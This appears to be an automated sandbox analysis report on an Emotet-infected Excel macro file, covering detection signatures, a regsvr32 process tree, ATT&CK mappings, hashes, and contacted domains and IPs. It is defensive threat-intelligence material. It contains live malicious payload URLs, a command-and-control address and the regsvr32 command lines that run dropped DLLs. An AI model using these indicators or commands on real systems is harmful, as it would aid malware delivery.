ID: 601134
Sample Name: qd_34768.xlsm
Cookbook: defaultwindowsofficecookbook.jbs
Time: 22:51:07
Date: 31/03/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

qd_34768.xlsm


Overview

General Information

Sample Name:	qd_34768.xlsm
Analysis ID:	601134
MD5:	07f30f1fa5420f0…
SHA1:	6310b51fca4003..
SHA256:	48f3ef54ff2ed0b…
Tags:	xlsm
Infos:	



Detection




Hidden Macro 4.0 Emotet

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Document exploit detected (drops P…
- Office document tries to convince v…
- Yara detected Emotet
- System process connects to networ…
- Document exploit detected (creates…
- Antivirus detection for URL or domain
- Found malicious Excel 4.0 Macro
- Multi AV Scanner detection for dom…
- Office process drops PE file
- Sigma detected: Microsoft Office Pr…
- Sigma detected: Regsvr32 Network …

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 1528 cmdline: "C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
  - regsvr32.exe (PID: 468 cmdline: C:\Windows\SysWow64\regsvr32.exe -s ..\xewn.dll MD5: 432BE6CF7311062633459EEF6B242FB5)
    - regsvr32.exe (PID: 2140 cmdline: C:\Windows\SysWOW64\regsvr32.exe /s "C:\Windows\SysWOW64\Onodwrlgmyciiaw\qayqfx.jrd" MD5: 432BE6CF7311062633459EEF6B242FB5)
      - regsvr32.exe (PID: 732 cmdline: C:\Windows\SysWOW64\regsvr32.exe /s "C:\Windows\SysWOW64\Yyhjz\waeusmddlxyznd.sfn" MD5: 432BE6CF7311062633459EEF6B242FB5)
- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

Initial Sample

Source	Rule	Description	Author	Strings
sharedStrings.xml	JoeSecurity_MalDoc_1	Yara detected MalDoc_1	Joe Security	
app.xml	JoeSecurity_XlsWithMacro4	Yara detected Xls With Macro 4.0	Joe Security	

Memory Dumps

Source	Rule	Description	Author	Strings
00000004.00000002.470295129.0000000000231000.00000020.00001000.00020000.00000000.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	

Source	Rule	Description	Author	Strings
00000004.00000002.470295129.0000000000231000.00000020.00001000.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
00000005.00000002.735740378.0000000000250000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
00000005.00000002.735740378.0000000000250000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
00000005.00000002.735867626.0000000000401000.00000020.00001000.00020000.00000000.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
Click to see the 7 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
5.2.regsvr32.exe.250000.0.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
5.2.regsvr32.exe.250000.0.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
4.2.regsvr32.exe.180000.0.raw.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
4.2.regsvr32.exe.180000.0.raw.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
5.2.regsvr32.exe.250000.0.raw.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
Click to see the 13 entries				

Sigma Signatures

System Summary

Sigma detected: Microsoft Office Product Spawning Windows Shell

Sigma detected: Regsvr32 Network Activity

Sigma detected: Regsvr32 Command Line Without DLL

Joe Sandbox Signatures

AV Detection

Multi AV Scanner detection for submitted file

Antivirus detection for URL or domain

Multi AV Scanner detection for domain / URL

Software Vulnerabilities

Document exploit detected (drops PE files)

Document exploit detected (creates forbidden files)

Document exploit detected (process start blacklist hit)

Document exploit detected (UrlDownloadToFile)

Networking

System process connects to network (likely due to code injection or exploit)

Yara detected MalDoc1

E-Banking Fraud

Yara detected Emotet

System Summary

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found malicious Excel 4.0 Macro

Office process drops PE file

Found Excel 4.0 Macro with suspicious formulas

Boot Survival

Drops PE files to the user root directory

Hooking and other Techniques for Hiding and Protection

Hides that the sample has been downloaded from the Internet (zone.identifier)

HIPS / PFW / Operating System Protection Evasion

System process connects to network (likely due to code injection or exploit)

Stealing of Sensitive Information

Yara detected Emotet


Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 1 Scripting	Path Interception	1 1 1 Process Injection	1 Disable or Modify Tools	1 Input Capture	2 System Time Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 3 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	1 Native API	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	1 Deobfuscate/Decode Files or Information	LSASS Memory	2 File and Directory Discovery	Remote Desktop Protocol	1 Input Capture	Exfiltration Over Bluetooth	1 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	4 3 Exploitation for Client Execution	Logon Script (Windows)	Logon Script (Windows)	2 1 Scripting	Security Account Manager	2 6 System Information Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	2 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	2 Obfuscated Files or Information	NTDS	1 Query Registry	Distributed Component Object Model	Input Capture	Scheduled Transfer	2 2 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 3 1 Masquerading	LSA Secrets	1 1 Security Software Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 Virtualization/Sandbox Evasion	Cached Domain Credentials	1 Virtualization/Sandbox Evasion	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 1 1 Process Injection	DCSync	2 Process Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 Hidden Files and Directories	Proc Filesystem	1 Application Window Discovery	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	1 Regsvr32	/etc/passwd and /etc/shadow	1 Remote System Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction

Behavior Graph


Hide Legend




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
qd_34768.xlsm	40%	ReversingLabs	Document-Excel.Trojan.Emotet	

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
5.2.regsvr32.exe.400000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
5.2.regsvr32.exe.250000.0.unpack	100%	Avira	HEUR/AGEN.1215461		Download File

Source	Detection	Scanner	Label	Link	Download
4.2.regsvr32.exe.230000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
3.2.regsvr32.exe.1e0000.0.unpack	100%	Avira	HEUR/AGEN.1215461		Download File
3.2.regsvr32.exe.3c0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
4.2.regsvr32.exe.180000.0.unpack	100%	Avira	HEUR/AGEN.1215461		Download File

Domains

Source	Detection	Scanner	Label	Link
eles-tech.com	10%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://eles-tech.com/css/KzMysMqFMs/	11%	Virustotal		Browse
http://eles-tech.com/css/KzMysMqFMs/	100%	Avira URL Cloud	malware	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://https://68.183.94.239:80/DiyTlQGJuLlFlgtBpxSntEnJrcPFhzwChyUaMhMLcrifUxlxXlgWcSSxyKnurar	100%	Avira URL Cloud	malware	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://https://68.183.94.239/	2%	Virustotal		Browse
http://https://68.183.94.239/	100%	Avira URL Cloud	malware	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://https://68.183.94.239:80/DiyTlQGJuLlFlgtBpxSntEnJrcPFhzwChyUaMhMLcrifUxlxXlgWcSSxyKnural	100%	Avira URL Cloud	malware	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
eles-tech.com	185.46.40.47	true	true	• 10%, Virustotal, Browse	unknown

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://eles-tech.com/css/KzMysMqFMs/	true	• 11%, Virustotal, Browse • Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	regsvr32.exe, 00000005.00000002.735846337.0000000000354000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	regsvr32.exe, 00000005.00000002.735846337.0000000000354000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.diginotar.nl/cps/pkioverheid0	regsvr32.exe, 00000005.00000002.735846337.0000000000354000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://68.183.94.239:80/DiyTlQGJuLlFlgtBpxSntEnJrcPFhzwChyUaMhMLcrifUxlxXlgWcSSxyKnurar	regsvr32.exe, 00000005.00000002.735823282.0000000000311000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://crl.entrust.net/server1.crl0	regsvr32.exe, 00000005.00000002.735846337.0000000000354000.00000004.00000020.00020000.00000000.sdmp	false		high
http://ocsp.entrust.net0D	regsvr32.exe, 00000005.00000002.735846337.0000000000354000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://68.183.94.239/	regsvr32.exe, 00000005.00000002.73582328 2.0000000000311000.00000004.00000020.000 20000.00000000.sdmp	true	• 2%, Virustotal, Browse • Avira URL Cloud: malware	unknown
http://ocsp.entrust.net03	regsvr32.exe, 00000005.00000002.73584633 7.0000000000354000.00000004.00000020.000 20000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://68.183.94.239:80/DiyTlQGJuLlFlgtBpxSntEnJrcPFhzwChyUaMhMLcrifUxlxXlgWcSSxyKnural	regsvr32.exe, 00000005.00000002.73582328 2.0000000000311000.00000004.00000020.000 20000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://secure.comodo.com/CPS0	regsvr32.exe, 00000005.00000002.73584633 7.0000000000354000.00000004.00000020.000 20000.00000000.sdmp	false		high
http://crl.entrust.net/2048ca.crl0	regsvr32.exe, 00000005.00000002.73584633 7.0000000000354000.00000004.00000020.000 20000.00000000.sdmp	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
68.183.94.239	unknown	United States		14061	DIGITALOCEAN-ASNUS	true
185.46.40.47	eles-tech.com	Turkey		34984	TELLCOM-ASTR	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	601134
Start date and time:	2022-03-31 20:51:07 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 7m 14s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	qd_34768.xlsm
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)

Number of analysed new started processes analysed:	8
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLSM@7/9@1/2
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 58.5% (good quality ratio 55.9%) • Quality average: 81.3% • Quality standard deviation: 26.8%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsm • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Warnings

- Exclude process from analysis (whitelisted): dllhost.exe, WMIADAP.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 173.222.108.226, 173.222.108.210
- Excluded domains from analysis (whitelisted): ctldl.windowsupdate.com, a767.dspw65.akamai.net, wu-bg-shim.trafficmanager.net, download.windowsupdate.com.edgesuite.net
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
22:51:52	API Interceptor	584x Sleep call for process: regsvr32.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506

Process:	C:\Windows\SysWOW64\regsvr32.exe
File Type:	Microsoft Cabinet archive data, 60992 bytes, 1 file
Category:	dropped
Size (bytes):	60992
Entropy (8bit):	**7.994637486921971**
Encrypted:	**true**
SSDEEP:	1536:1ccLOuSwR3W8vM1pjd8MpGwIMESUnWWiidx34:1ccLm6W8vUBCMpGwIMEDnqe4
MD5:	637481DF32351129E60560D5A5C100B5
SHA1:	A46AEE6E5A4A4893FBA5806BCC14FC7FB3CE80AE
SHA-256:	1F1029D94CA4656A577D554CEDD79D447658F475AF08620084897A5523587052
SHA-512:	604BFD0A78A57DFDDD45872803501AD89491E37E89E0778B0F13644FA9164FF509955A57469DFDD65A05BBEDAF0ACB669F68430E84800D17EFE7D360A70569E
Malicious:	false
Reputation:	high, very likely benign file
Preview:	MSCF....@.....,.....I.....]t.....VT+V .authroot.stl.K.&.4..CK..<Tk...c_.d....A.K.....Y.f.]%.BJ$RHnT..i/.]...s.H..k....n.3.....S..9.s.....3H$M.%...h..qV.=M..].4.I.....V :F.h].....B`.,.....D.0a....H.G..:...XF.F..MJ`.H. 7....._....lE..he.4|.?....h...7..P~8.|.,. .....#0+..o...g...}U2n.....'.Dp.;..f..ljX.Dx..r<'.1RA3B0<..D.z...)D|..8<..c..'XH..I,.Y..d.b.''.A.. ....cm_nVb[w..rDp.....y%.|7...^.#.#[...3~3.g..CN.....k;...C.`.C.iB.`-...|.....y.(....]~`>... .p..q<..g..i...y..|.....I...T8B.Ag#U.....G.9+.x6..a.c.3...X.4E.....N..:X.F...S...X...ku..O.J ...)Z....PAk..%.+..n..z<.2.....w2c@.((*.J.dN...\!o@.....0..3.`.DU.3.%0.G...4Sv...5.T.?.....p.".....|..j.4.H...g.(...^.....w.....|...#..og)>..t.}.k.G|.2K.5..ik.....0..~ ">.....A...ku. .d..Y..@D....YO.{.9..:)..L..=D..O...6.n....ui<..w.[O...P>..y.L....J.....r.!.5.u.3..-`..r,aH.B <..t..8.c.{u.<'.3.....u.3..[W.....2...$..eAo.m...w.....g$m.`..

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506

Process:	C:\Windows\SysWOW64\regsvr32.exe
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	3.168531669823635
Encrypted:	false
SSDEEP:	6:kKHrN+SkQlPlEGYRMY9z+4KlDA3RUeAxf1:/EkPlE99SNxAhUekf1
MD5:	EC813D37860409533A6C19375D0E37AE
SHA1:	6248F61760CB0EE5E1501D698912F62FC0EEDAE5
SHA-256:	CDADF7322EABCBD0750E90ABE538897D0190DFD78450BBC259777DB7A754B488
SHA-512:	DF6C6EFFACB11F4243B3BBCE349D9216D98E4276F4D0F05B0A729F36B507449E3500CB6FB32CF811701B19A9D3E75693C450FA20A1E27C8559110BBD72B6877
Malicious:	false
Reputation:	low
Preview:	p..... .....X.E..(..... ....%,.).....(.....@...h.t.t.p.:././.c.t.l.d.l...w.i.n.d.o.w.s.u.p.d.a.t.e...c.o.m./.m.s.d.o.w.n.l.o.a.d./.u.p.d.a.t.e./.v.3./.s .t.a.t.i.c./.t.r.u.s.t.e.d.r./.e.n./.a.u.t.h.r.o.o.t.s.t.l...c.a.b...".8.0.2.5.2.c.e.6.b.2.2.9.d.8.1.:.0."...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\eVzUZ7dv5zBAXa5[1].dll

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	downloaded
Size (bytes):	868352
Entropy (8bit):	6.023557193294397
Encrypted:	false
SSDEEP:	12288:OBOHvWMwoyDdgp4W5dhdu1sRcwg8b3UHv8qDznxN6t:OX/RgaW5dhc8oHvbzn6
MD5:	B919214A85847B6AB4758021C740E652
SHA1:	590C10843F8D572BE1C7BE35C04292DB17839ECB
SHA-256:	3E7C8C7B2A136FA9D519189F78549DE4783417CFB6E8285351832088E5C8883B
SHA-512:	1E086096D9886552C6D58BF4235EAC30BEDA9779C31ECCF2B2C4FC5A054F18D27E06BFF239424466028016ED619922FB9241720B983AF0D2DA90277B3C4B003
Malicious:	**true**
Reputation:	low
IE Cache URL:	http://eles-tech.com/css/KzMysMqFMs/

Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m.]...]...]......x...]...e...?...N...]......F.....\.....\...Rich]..... .....PE..L...1Fb.....!.....34.....\t..... .....text...~..... ..`.rdata..N7.....@.....@..@.data...(.....P.....@....idata...<.....@...0.....@....rsrc...34.....@...p.....@..@.reloc ..G.....@..B..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\6F230AC8.jpg

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 2159x57, frames 3
Category:	dropped
Size (bytes):	29992
Entropy (8bit):	7.86369524906802
Encrypted:	false
SSDEEP:	768:IxNskmoKjBvK3HqK88F/G6YzATUfJnXYS6oN:IDLmXi3JvG6YzATOJnXYSXN
